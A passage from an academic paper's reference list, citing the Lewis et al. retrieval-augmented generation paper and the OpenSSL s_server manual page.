[22] P. Lewis, E. Perez, A. Piktus, F. Petroni, V. Karpukhin, N. Goyal, H. Küttler, M. Lewis, W.-t. Yih, T. Rocktäschel, S. Riedel, and D. Kiela, "Retrieval-augmented generation for knowledge-intensive NLP tasks," in *Proceedings of the 34th International Conference on Neural Information Processing Systems*, ser. NIPS'20. Red Hook, NY, USA: Curran Associates Inc., 2020, event-place: Vancouver, BC, Canada.

[23] OpenSSL Project Authors. /docs/man3.3/man1/openssl-s_server.html. [Online]. Available: https://www.openssl.org/docs/man3.3/man1/openssl-$s_server.html$